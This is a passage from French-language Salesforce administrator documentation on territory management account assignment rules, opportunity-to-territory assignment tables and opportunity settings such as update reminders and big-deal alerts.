  - Un compte est créé à l'aide de l'interface utilisateur Salesforce, de l'API Force.com ou d'un client comme Connect Offline.
  - Un compte est importé à l'aide d'un assistant d'importation.
  - Un compte est créé par conversion d'une piste.
  - Un compte est modifié et enregistré si la case `Sélectionner par défaut` est activée pour l'option `« Évaluer ce compte avec les règles du territoire à l'enregistrement »` sous **Propriétés de présentation**. Si la règle d'attribution de compte initie une modification de la propriété de l'opportunité, vous devez avoir accès au transfert sur l'opportunité.
  - Un compte est modifié et enregistré via l'API Force.com.
  - Vous cliquez sur **Exécuter les règles** sur la page de détail d'un territoire, à condition que la case à cocher `Exclure des règles d'attribution de territoire` du compte soit désélectionnée.
  - Vous cliquez sur **Enregistrer et exécuter les règles** sur la page de gestion des règles d'attribution de compte d'un territoire, à condition que la case à cocher `Exclure des règles d'attribution de compte` du compte soit désélectionnée.
  - Les comptes dupliqués sont fusionnés.
- Cliquez sur le nom d'une règle pour voir les détails de cette règle, ainsi que son statut actif et ses critères. À partir d'une page de détail, vous pouvez modifier, supprimer ou cloner une règle.
- Cliquez sur **Aperçu** pour visualiser les comptes qui sont attribués à ce territoire et à ses territoires enfant si les règles actuellement marquées comme actives sont exécutées. Reportez-vous à Prévisualisation des attributions de compte à la page 2062.
- Cliquez sur **Enregistrer** pour enregistrer le statut actif actuel des règles définies localement.
- Cliquez sur **Enregistrer et exécuter les règles** pour enregistrer le statut actif actuel des règles définies localement et pour évaluer les règles héritées définies localement, qui apparaissent sur la page en fonction de tous les comptes existant dans votre organisation. L'exécution des règles d'attribution de compte a une incidence sur les comptes situés dans la Corbeille.

Cliquez sur **Modifier** dans la page de détail du territoire pour activer ou désactiver la case `Limiter l'attribution des opportunités`. Une fois la case activée, les opportunités du territoire restent sur le territoire ou ses territoires enfant lors de l'exécution des règles d'attribution de compte. Les exceptions suivantes s'appliquent :

- Si le compte d'une opportunité est déplacé vers un seul enfant du territoire, l'opportunité suit le compte et est réattribuée au nouveau territoire du compte. Cette règle s'applique également si un compte est déplacé vers plusieurs territoires et qu'un seul territoire nouveau est un enfant du territoire d'origine.
- Si le compte d'une opportunité est déplacé vers plusieurs enfants du territoire, le champ de territoire de l'opportunité reste vide.
- Si le compte d'une opportunité est déplacé hors du territoire et de ses enfants, le champ de territoire de l'opportunité reste vide.

Conseil: Vous pouvez également gérer les règles d'attribution de compte à l'aide du Data Loader ou de l'API des services Web.

## Règles d'attribution de compte et opportunités

Plusieurs facteurs déterminent l'attribution d'opportunités aux territoires par les règles d'attribution de compte, parmi lesquels :

- L'attribution ou non du compte associé à l'opportunité à un ou plusieurs territoires
- L'appartenance ou non du responsable de l'opportunité au même territoire que le compte
- Le nombre d'utilisateurs attribués au territoire
- L'attribution ou non du responsable de prévision au territoire

Remarque: Si vous mettez à jour un compte qui déclenche une règle d'attribution de compte dans la gestion des territoires, vous devez avoir l'accès en transfert sur l'opportunité si la règle d'attribution de compte initie un changement de propriété de l'opportunité.

**Comptes associés à un territoire**

Si le compte associé à l'opportunité est attribué à un seul territoire, utilisez le tableau suivant pour déterminer le mode d'attribution du territoire de l'opportunité :

| Le responsable de l'opportunité appartient au même territoire que le compte | Nombre d'utilisateurs attribués au territoire | Un responsable de prévision est attribué au territoire | Résultats |
|---|---|---|---|
| Oui | 1 | N/A | L'opportunité est attribuée au même territoire que le compte. Le responsable de l'opportunité ne change pas. |
| Non | 1 | N/A | L'opportunité est attribuée au même territoire que le compte et le responsable de l'opportunité est l'unique membre du territoire. |
| Non | 0 | N/A | L'opportunité est attribuée au même territoire que le compte et le responsable de l'opportunité est ajouté au territoire en tant que membre inactif. Le responsable de l'opportunité reste inchangé. |
| Oui | >1 | Oui | L'opportunité est attribuée au même territoire que le compte et le responsable de prévision devient responsable de l'opportunité. |
| Oui | >1 | Non | L'opportunité est attribuée au même territoire que le compte. Le propriétaire de l'opportunité reste inchangé si `Actif dans le territoire` est sélectionné dans la page de détail du territoire du propriétaire de l'opportunité. |
| Non | >1 | Oui | L'opportunité est attribuée au responsable de prévision du territoire. |
| Non | >1 | Non | L'opportunité est attribuée au même territoire que le compte et le responsable de l'opportunité est ajouté au territoire en tant que membre inactif. Le responsable de l'opportunité reste inchangé. |

**Comptes associés à plusieurs territoires**

Si le compte associé à l'opportunité est attribué à plusieurs territoires, utilisez le tableau suivant pour déterminer le mode d'attribution du territoire de l'opportunité :

| Appartenance au territoire du responsable de l'opportunité | Résultats |
|---|---|
| Le responsable de l'opportunité possède un territoire en commun avec le compte | L'opportunité n'est attribuée à aucun territoire. Le responsable de l'opportunité peut attribuer l'opportunité au territoire qu'il possède en commun avec le compte. |
| Le responsable de l'opportunité possède plusieurs territoires en commun avec le compte | L'opportunité n'est attribuée à aucun territoire. Le responsable de l'opportunité peut attribuer l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte. |
| Le responsable de l'opportunité ne possède aucun territoire en commun avec le compte | L'opportunité n'est attribuée à aucun territoire. Le responsable de l'opportunité ne peut attribuer l'opportunité à aucun territoire. |

**Attributions de territoires aux utilisateurs standard**

Si l'opportunité est créée par un utilisateur standard, Salesforce attribue automatiquement un territoire à une nouvelle opportunité uniquement si l'utilisateur et le compte possèdent un seul territoire en commun. Par exemple, Philippe, utilisateur standard attribué uniquement au territoire Rhône, crée une opportunité dans le compte Entreprise SA. Entreprise SA appartient au territoire Rhône et à un autre territoire. Comme Philippe et Entreprise SA possèdent un seul territoire en commun, la nouvelle opportunité est attribuée au territoire Rhône. Si Philippe appartenait à l'autre territoire du compte, l'opportunité ne serait attribuée à aucun territoire.

Utilisez le tableau ci-dessous pour déterminer les conditions dans lesquelles un territoire est attribué à une opportunité créée par un utilisateur standard.

| Nombre de territoires attribués à l'utilisateur | Nombre de territoires attribués au compte | Le responsable de l'opportunité appartient au même territoire que le compte | Résultats |
|---|---|---|---|
| 1 | 1 | Oui | L'opportunité est attribuée au territoire en commun. |
| >1 | 1 | Oui | L'opportunité est attribuée au territoire du compte si l'utilisateur appartient à ce même territoire. |
| 1 | >1 | Oui | L'opportunité est attribuée au territoire de l'utilisateur si le compte est associé à ce même territoire. |
| >1 | >1 | Oui | L'opportunité n'est attribuée à aucun territoire. Le responsable de l'opportunité peut attribuer l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte. |
| N/A | N/A | Non | L'opportunité n'est attribuée à aucun territoire. |

**Attributions de territoires aux administrateurs**

Un utilisateur qui est administrateur ou dispose de l'autorisation « Gérer les territoires » peut afficher tous les territoires.

Si l'utilisateur est un administrateur, un administrateur délégué à un territoire ou un utilisateur disposant de l'autorisation « Gérer les territoires », Salesforce attribue automatiquement un territoire à une nouvelle opportunité uniquement si l'administrateur, le compte et les comptes principaux du compte possèdent un seul territoire en commun. Par exemple, Jennifer est un administrateur qui gère les territoires Nord et Ouest. Elle crée une opportunité dans le compte Société & frères. Société & frères est associée aux territoires Nord et Sud. Société & frères possède un compte principal, Produits diététiques, qui est attribué aux territoires Nord et Est. Comme Jennifer, Société & frères et Produits diététiques possèdent uniquement le territoire Nord en commun, la nouvelle opportunité est attribuée au territoire Nord-Ouest. Si Société & frères ou Produits diététiques appartenaient également au territoire Ouest, l'opportunité ne serait attribuée à aucun territoire.

Utilisez le tableau ci-dessous pour déterminer les conditions dans lesquelles un territoire est attribué à une opportunité créée par un administrateur.

| Nombre de territoires gérés par l'administrateur | Nombre de territoires attribués au compte | Nombre de territoires attribués au(x) compte(s) principal(aux) du compte | Le responsable de l'opportunité gère le même territoire que le compte et le(s) compte(s) principal(aux) | Résultats |
|---|---|---|---|---|
| 1 | 1 | 1 | Oui | L'opportunité est attribuée au territoire en commun. |
| >1 | 1 | 1 | Oui | L'opportunité est attribuée au territoire en commun. |
| 1 | >1 | 1 | Oui | L'opportunité est attribuée au territoire en commun. |
| 1 | 1 | >1 | Oui | L'opportunité est attribuée au territoire en commun. |
| >1 | >1 | 1 | Oui | L'opportunité est attribuée au territoire du compte principal si l'administrateur et le compte ne possèdent aucun autre territoire en commun. Le responsable de l'opportunité peut attribuer manuellement l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte |
| 1 | >1 | >1 | Oui | L'opportunité est attribuée au territoire de l'administrateur si le compte et le(s) compte(s) principal(aux) ne possèdent aucun autre territoire en commun. Le responsable de l'opportunité peut attribuer manuellement l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte |
| >1 | 1 | >1 | Oui | L'opportunité est attribuée au territoire du compte si l'administrateur et le(s) compte(s) principal(aux) du compte ne possèdent aucun autre territoire en commun. Le responsable de l'opportunité peut attribuer manuellement l'opportunité à n'importe |

| Nombre de territoires gérés par l'administrateur | Nombre de territoires attribués au compte | Nombre de territoires attribués au(x) compte(s) principal(aux) du compte | Le responsable de l'opportunité gère le même territoire que le compte et le(s) compte(s) principal(aux) | Résultats |
|---|---|---|---|---|
| | | | | quel territoire qu'il possède en commun avec le compte |
| >1 | >1 | >1 | Oui | L'opportunité est attribuée au territoire de l'administrateur si l'administrateur, le compte et le(s) compte(s) principal(aux) ne possèdent aucun autre territoire en commun. Le responsable de l'opportunité peut attribuer manuellement l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte. |
| N/A | N/A | N/A | Non | L'opportunité n'est attribuée à aucun territoire. |

CONSULTER ÉGALEMENT :

- Création et modification des règles d'attribution de compte
- Prévisualisation des attributions de compte
- Affichage et modification de territoires
- Attribution d'opportunités à des territoires

## Création et modification des règles d'attribution de compte

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Un territoire peut comporter jusqu'à 15 règles d'attribution de compte, y compris des règles actives et inactives. Pour créer ou modifier une règle d'attribution de compte :

1. Dans Configuration, saisissez *Hiérarchie* dans la case Recherche rapide, puis sélectionnez **Hiérarchie de territoires**.
2. Sélectionnez le territoire à modifier.
3. Cliquez sur **Gérer les règles** dans la liste Règles d'attribution de compte associée.
4. Cliquez sur **Nouveau** pour créer une règle d'attribution de compte. Pour modifier une règle d'attribution de compte existante, cliquez sur **Modifier**.
5. Entrez le nom de la règle. Les noms de règle doivent être uniques et composés de 80 caractères maximum.
6. Définissez les critères de filtrage auxquels les comptes doivent correspondre pour être inclus dans le territoire.

   Si votre entreprise utilise plusieurs langues, employez la langue par défaut lorsque vous spécifiez vos critères. Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la Langue par défaut, dans la page Informations sur la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.
7. Si vous le souhaitez, cochez la case Appliquer aux territoires enfant pour activer la règle au niveau des territoires enfant.
8. Cochez éventuellement la case Actif pour activer la règle. Les règles inactives ne sont jamais exécutées.

   Les règles d'attribution de compte actives évaluent automatiquement les comptes et les attribuent à des territoires quand :
   - Un compte est créé à l'aide de l'interface utilisateur Salesforce, de l'API Force.com ou d'un client comme Connect Offline.
   - Un compte est importé à l'aide d'un assistant d'importation.
   - Un compte est créé par conversion d'une piste.
   - Un compte est modifié et enregistré si la case Sélectionner par défaut est activée pour l'option « Évaluer ce compte avec les règles du territoire à l'enregistrement » sous **Propriétés de présentation**. Si la règle d'attribution de compte initie une modification de la propriété de l'opportunité, vous devez avoir accès au transfert sur l'opportunité.
   - Un compte est modifié et enregistré via l'API Force.com.
   - Vous cliquez sur **Exécuter les règles** sur la page de détail d'un territoire, à condition que la case à cocher Exclure des règles d'attribution de territoire du compte soit désélectionnée.
   - Vous cliquez sur **Enregistrer et exécuter les règles** sur la page de gestion des règles d'attribution de compte d'un territoire, à condition que la case à cocher Exclure des règles d'attribution de compte du compte soit désélectionnée.
   - Les comptes dupliqués sont fusionnés.
9. Cliquez sur **Enregistrer** pour terminer l'opération ou sur **Enregistrer et Nouveau** pour enregistrer la règle et en définir une autre.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier les règles d'attribution de compte :
- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

Conseil: En créant au moins une règle d'attribution de compte au sommet de votre hiérarchie de territoires s'appliquant aux territoires enfant, vous pouvez créer une hiérarchie où tous les comptes correspondent aux critères de niveau supérieur et où les territoires subordonnés différencient les comptes par des critères plus spécifiques.

De même, si votre entreprise utilise les divisions, créez une règle au sommet de votre hiérarchie de territoires qui filtre les comptes par division et s'applique aux territoires enfant.

CONSULTER ÉGALEMENT :

Gestion des règles d'attribution de compte

Prévisualisation des attributions de compte

Affichage et modification de territoires

## Prévisualisation des attributions de compte

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Avant d'exécuter les règles d'attribution de compte, passez en revue la liste des comptes à attribuer au territoire et aux territoires inférieurs dans la hiérarchie si les règles actuellement actives ont été exécutées :

1. Dans la page de détail du territoire, cliquez sur **Gérer les règles** > **Aperçu**.
2. Cliquez sur **Enregistrer** pour enregistrer le statut actif des règles. Cliquez sur **Enregistrer et exécuter les règles** pour enregistrer le statut actif des règles et comparer les règles par rapport aux comptes existants de l'organisation.

Remarque: L'exécution des règles d'attribution de compte a une incidence sur les comptes situés dans la Corbeille.

CONSULTER ÉGALEMENT :

Gestion des règles d'attribution de compte

Création et modification des règles d'attribution de compte

Affichage et modification de territoires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour prévisualiser les attributions de compte dans les territoires :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Affichage des listes de règles héritées

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

La page de liste règles héritées affiche une liste de règles d'attribution de comptes héritées par territoire sélectionné. À partir de cette page, vous pouvez afficher des informations détaillées sur les règles et accéder à des informations sur chaque règle.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
- Cliquez sur un nom de règle pour afficher ses détails.

CONSULTER ÉGALEMENT :

Gestion des territoires

Attribution manuelle de comptes aux territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour afficher les règles héritées :

- Afficher la configuration

# Attribution manuelle de comptes aux territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Une alternative à la création et à l'exécution de règles d'attribution de comptes consiste à ajouter manuellement des comptes aux territoires :

1. Dans la page de détail des territoires, cliquez sur **Ajouter des comptes** dans la liste Comptes attribués manuellement associée.
2. Sélectionnez une vue dans la liste déroulante ou cliquez sur **Créer une vue** pour créer une vue personnalisée.
3. Cliquez sur **Sélectionner** et **Désélectionner** pour déplacer les comptes entre les zones Disponible et Sélectionné. Vous pouvez également :
   - Cliquer sur une lettre pour afficher les comptes correspondants.
   - Cliquer sur **Tout** pour afficher tous les comptes correspondant aux critères de la vue en cours.
   - Cliquer sur **sélection affichée** pour déplacer tous les comptes de la page de liste en cours vers la zone Sélectionné en dessous.
   - Cliquer sur **désélection affichée** ou **désélectionner tout** pour déplacer les comptes de la zone Sélectionné vers la zone Disponible.
4. Cliquez sur **Attribuer** lorsque la zone Sélectionné contient tous les comptes à ajouter manuellement au territoire.

Remarque: Les opérations manuelles d'ajout de comptes et d'exécution de règles d'attribution de compte sont entièrement indépendantes. Un compte ajouté manuellement reste dans un territoire jusqu'à ce que vous le supprimiez manuellement. Rien ne peut empêcher les règles d'attribution d'ajouter également le compte au territoire.

CONSULTER ÉGALEMENT :

Affichage et modification de territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour ajouter manuellement des comptes aux territoires :

- Gérer les territoires

  ET

  Autorisation de modification sur les comptes

  OU

  Vous êtes un responsable de prévision, l'option `Les responsables de prévisions peuvent gérer les territoires` est sélectionnée, vous travaillez sous votre poste dans la hiérarchie des territoires et vous disposez de l'autorisation Modifier sur les comptes.

# Personnalisation d'options de vente

## Personnalisation des opportunités et des produits

Tirez le meilleur parti des opportunités et des produits en configurant ces fonctionnalités supplémentaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### Activation et configuration des opportunités similaires

Permettez aux utilisateurs de rechercher des opportunités Fermées/gagnées qui correspondent aux attributs d'une opportunité sur laquelle ils travaillent. Ils peuvent ainsi accéder rapidement à des informations susceptibles de les aider à résoudre rapidement leurs affaires ouvertes.

### Simplification de l'ajout de produits à des opportunités

Configurez Salesforce pour inviter les utilisateurs à ajouter des produits lorsqu'ils créent une opportunité. Lorsque vous sélectionnez `Inviter les utilisateurs à ajouter des produits aux opportunités` dans les Paramètres d'opportunité, l'étiquette du bouton d'un nouvel enregistrement d'opportunité indique « Enregistrer et ajouter un produit ».

### Activation des rappels de mise à jour d'opportunité

Des opportunités à jour et exactes permettent d'obtenir des prévisions précises. L'activation des rappels de mise à jour permet aux responsables d'envoyer à leurs subordonnés directs des e-mails contenant un rapport sur les opportunités ouvertes de l'équipe.

### Activation et désactivation simultanée des prix des produits et des produits

Configurez Salesforce afin de d'activer ou de désactiver en même temps les prix associés d'un produit et le produit lui-même.

### Restriction de la modification du prix et de la quantité des produits de l'opportunité

Contrôlez si les utilisateurs peuvent mettre à jour les champs `Prix` et `Quantité` sur des opportunités.

### Activation des alertes relatives aux affaires importantes

Votre organisation peut utiliser des alertes envoyant automatiquement une notification par e-mail pour les opportunités portant sur des montants importants. Vous pouvez activer une alerte d'opportunité pour votre organisation. Le message d'alerte ressemble à la page de détail d'une opportunité et inclut la présentation de page et la langue d'un utilisateur sélectionné.

### Personnalisation des alertes d'affaires importantes

Votre organisation peut utiliser des alertes envoyant automatiquement une notification par e-mail pour les opportunités portant sur des montants importants. Personnalisez cette alerte pour envoyer un e-mail lorsque l'opportunité atteint un certain seuil.

CONSULTER ÉGALEMENT :

Opportunités

## Activation et configuration des opportunités similaires

Permettez aux utilisateurs de rechercher des opportunités Fermées/gagnées qui correspondent aux attributs d'une opportunité sur laquelle ils travaillent. Ils peuvent ainsi accéder rapidement à des informations susceptibles de les aider à résoudre rapidement leurs affaires ouvertes.

**Remarque:**

- Les recherches sont construites en tant que déclarations *OR*. Par conséquent, il suffit aux opportunités fermées/gagnées de correspondre à un seul critère pour être considérées comme similaires. Pour obtenir de meilleurs résultats, insérez plusieurs termes de recherche.
- Lorsque vous choisissez des champs d'opportunité à afficher dans la liste associée Opportunités similaires, notez que les utilisateurs voient tous les champs affichés, quels que soit les paramètres de partage et leurs autorisations utilisateur.

1. Dans Configuration, saisissez *`Opportunités similaires`* dans la case `Recherche rapide`, puis sélectionnez **Opportunités similaires**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer les opportunités similaires`.
4. Sélectionnez les champs ou listes associées d'opportunité auxquels les recherches d'opportunités similaires doivent correspondre, puis cliquez sur **Ajouter**.
5. Sélectionnez les champs à afficher dans la liste associée Opportunités similaires.
6. Cliquez sur **Enregistrer**.
7. Assurez-vous que la liste associée Opportunités similaires est ajoutée à la présentation de page de l'opportunité.

CONSULTER ÉGALEMENT :

Consignes relatives à la recherche d'opportunités similaires

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

**AUTORISATIONS UTILISATEUR**

Pour activer et configurer les opportunités similaires :

- Personnaliser l'application

## Simplification de l'ajout de produits à des opportunités

Configurez Salesforce pour inviter les utilisateurs à ajouter des produits lorsqu'ils créent une opportunité. Lorsque vous sélectionnez `Inviter les utilisateurs à ajouter des produits aux opportunités` dans les Paramètres d'opportunité, l'étiquette du bouton d'un nouvel enregistrement d'opportunité indique « Enregistrer et ajouter un produit ».

CONSULTER ÉGALEMENT :

Concepts de produits

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation des rappels de mise à jour d'opportunité

Des opportunités à jour et exactes permettent d'obtenir des prévisions précises. L'activation des rappels de mise à jour permet aux responsables d'envoyer à leurs subordonnés directs des e-mails contenant un rapport sur les opportunités ouvertes de l'équipe.

1. Dans Configuration, saisissez *Rappels de mise à jour* dans la case Recherche rapide, puis sélectionnez **Rappels de mise à jour**.
2. Cliquez sur **Modifier**.
3. Sélectionnez Activer les rappels de mise à jour pour mon organisation.
4. Vous pouvez également sélectionner Activer automatiquement les rappels pour les utilisateurs avec des rapports directs afin de planifier des rappels de mise à jour d'opportunité pour tous les utilisateurs qui ont des rapports directs.
5. Cliquez sur **Enregistrer**.
6. Si vous n'avez pas automatiquement activé tous les utilisateurs qui ont des subordonnés directs, sélectionnez les utilisateurs qui doivent planifier des rappels de mise à jour d'opportunité. Tout utilisateur qui a des subordonnés directs peut être ajouté.
7. Cliquez sur **Activer**.
8. Informez ses utilisateurs qu'ils peuvent commencer à planifier des rappels de mise à jour pour leurs subordonnés directs.

Remarque: Si un propriétaire de compte est autorisé à envoyer des rappels de mise à jour d'opportunité, les utilisateurs de portail partenaire et client qui ont un rôle de Dirigeant de compte reçoivent les rappels, même s'ils n'ont pas accès à l'opportunité. Pour désactiver l'envoi de rappels à ces utilisateurs, retirez-les du rôle de dirigeant.

CONSULTER ÉGALEMENT :

Consignes relatives à la recherche d'opportunités similaires

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les rappels de mise à jour d'opportunité :

- Personnaliser l'application OU Gérer les utilisateurs

Pour activer ou désactiver les rappels de mise à jour d'opportunité :

- Gérer les utilisateurs

## Activation et désactivation simultanée des prix des produits et des produits

Configurez Salesforce afin de d'activer ou de désactiver en même temps les prix associés d'un produit et le produit lui-même.

1. Dans Configuration, saisissez *Paramètres de produit* dans la case Recherche rapide, puis sélectionnez **Paramètres de produit**.
2. Sélectionnez Lorsque vous changez l'indicateur d'activité d'un enregistrement de produit.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Restriction de la modification du prix et de la quantité des produits de l'opportunité

Concepts de produits

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver automatiquement les prix des produits :

- Personnaliser l'application

## Restriction de la modification du prix et de la quantité des produits de l'opportunité

Contrôlez si les utilisateurs peuvent mettre à jour les champs Prix et Quantité sur des opportunités.

Les champs Prix de vente et Quantité sont obligatoires, mais vous pouvez les retirer de la présentation de pages et ils seront renseignés par une valeur par défaut. Les utilisateurs ne pourront plus afficher les champs ni leur ajouter des données.

Pour s'assurer que les produits de l'opportunité utilisent le prix inscrit dans le catalogue de prix associé, supprimez le champ Prix de vente de la présentation de page des produits de l'opportunité.

Pour utiliser une quantité unitaire pour l'ensemble des produits de l'opportunité, supprimez le champ Quantité de la présentation de page des produits de l'opportunité.

Remarque: Si vous ne parvenez pas à supprimer ces champs de la présentation de page, contactez Salesforce pour activer l'option.

CONSULTER ÉGALEMENT :

Activation et désactivation simultanée des prix des produits et des produits

Concepts de produits

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour restreindre la modification du prix et de l'unité :

- Personnaliser l'application

## Activation des alertes relatives aux affaires importantes

Votre organisation peut utiliser des alertes envoyant automatiquement une notification par e-mail pour les opportunités portant sur des montants importants. Vous pouvez activer une alerte d'opportunité pour votre organisation. Le message d'alerte ressemble à la page de détail d'une opportunité et inclut la présentation de page et la langue d'un utilisateur sélectionné.

Avant de commencer, vous pouvez déterminer l'utilisateur dont les paramètres de présentation de page et de langue correspondent à ceux que vous voulez inclure dans toutes les alertes. Cet utilisateur doit bénéficier de l'autorisation « Afficher toutes les données ».

1. Dans Configuration, saisissez *Alerte affaire importante* dans la case Recherche rapide, puis sélectionnez **Alerte affaire importante**.
2. Saisissez le nom de l'alerte.
3. Entrez une probabilité de déclenchement et un montant de déclenchement dans la devise de l'entreprise. Une alerte d'opportunité est déclenchée pour les opportunités présentant cette probabilité, et ce montant ou un montant supérieur. L'alerte se déclenche uniquement pour les opportunités correspondant aux paramètres du seuil de probabilité de déclenchement et de montant de déclenchement.

   Remarque: Une opportunité peut déclencher une alerte d'affaire importante même si elle est utilisée dans une autre devise que celle de l'entreprise. Le montant d'une opportunité est converti dans la devise d'entreprise, puis comparé au montant de déclenchement. Si vous faites appel à la gestion avancée des devises, les taux de change datés sont utilisés.

4. Cochez la case Active si vous souhaitez activer la nouvelle alerte immédiatement après l'avoir enregistrée.
5. Remplissez le champ Nom e-mail "De".
6. Remplissez le champ À partir de l'adresse e-mail.

   Remarque: L'adresse De doit correspondre à l'une des adresses e-mail vérifiée de votre organisation ou l'adresse e-mail répertoriée dans votre profil Salesforce.

7. Sélectionnez un utilisateur présentant les paramètres de présentation de page d'opportunité, de langue et de devise appropriés pour le contenu des e-mails. Cet utilisateur doit disposer de l'autorisation « Afficher toutes les données ».

   Pour les organisations utilisant plusieurs devises, toutes les alertes indiquent le montant dans la devise de l'opportunité. Si la devise de l'opportunité est différente de celle de l'utilisateur sélectionné à cette étape, les deux devises sont incluses dans l'e-mail.

   Saisissez la liste des destinataires de l'e-mail séparés par des virgules. Vous pouvez également mettre en CC et en CCI pratiquement tous les destinataires, à condition qu'ils aient des adresses électroniques valides.

   Le champ Cci n'est pas disponible si les messages Cci de conformité sont activés dans votre organisation.

8. Cochez la case Notifier le responsable de l'opportunité si vous souhaitez inclure le responsable de l'opportunité dans les e-mails d'alerte.
9. Cliquez sur **Enregistrer**.

Remarque: Une alerte d'opportunité envoie une notification la première fois qu'une opportunité atteint le seuil défini. Par conséquent, une opportunité atteignant le seuil avec 90 % de probabilité ne déclenche pas d'autres alertes si la probabilité augmente ultérieurement. Néanmoins, une opportunité ayant déjà déclenché une alerte, puis retombant sous le seuil déclenche une nouvelle alerte si elle repasse au-dessus de ce seuil.

Lorsque vous travaillez à distance avec Connect Offline, vous pouvez apporter des modifications aux opportunités qui déclenchent des alertes. Ces messages d'alerte sont envoyés lors de la mise à jour des données.

CONSULTER ÉGALEMENT :

Personnalisation des alertes d'affaires importantes

## Personnalisation des alertes d'affaires importantes

Votre organisation peut utiliser des alertes envoyant automatiquement une notification par e-mail pour les opportunités portant sur des montants importants. Personnalisez cette alerte pour envoyer un e-mail lorsque l'opportunité atteint un certain seuil.

Votre seuil est constitué du montant et de la probabilité de l'opportunité. Par exemple, vous pouvez envoyer un e-mail à votre équipe lorsqu'une opportunité de 500 000 dollars a atteint une probabilité de 90 %.

CONSULTER ÉGALEMENT :

Activation des alertes relatives aux affaires importantes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les alertes d'affaires importantes :

- Personnaliser l'application

## Utilisation des gammes de produits

Pour regrouper les produits en catégories, utilisez la liste de sélection `Produit : gamme`. Par exemple, si votre société vend à la fois du matériel et des logiciels, vous pouvez créer les deux gammes de produits suivantes : la gamme Matériel et la gamme Logiciels.

Si votre organisation dispose des prévisions personnalisables, les utilisateurs peuvent avoir un quota différent pour les ventes de matériel et pour les ventes de logiciels. Les utilisateurs peuvent également consulter les prévisions des opportunités qui contiennent des produits de la gamme Matériel séparément de celles qui incluent des produits de la gamme Logiciels.

Pour commencer à utiliser les gammes de produits :

- Personnalisez la liste de sélection `Produit : gamme` en incluant les différentes catégories de produits que vous vendez.
- Pour chaque produit référencé dans les catalogues de prix, modifiez le produit, puis sélectionnez la valeur adéquate `Produit : gamme`.
- Si votre organisation dispose des prévisions personnalisables, définissez pour les utilisateurs un quota différent pour chaque gamme de produits.
- Si votre organisation dispose des prévisions personnalisables, modifiez éventuellement les paramètres des prévisions pour afficher une gamme prévisionnelle par défaut précise lorsque les utilisateurs cliquent sur l'onglet Prévisions.

CONSULTER ÉGALEMENT :

Concepts de produits

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des familles de produits :

- Personnaliser l'application

## Activation de planifications de produits

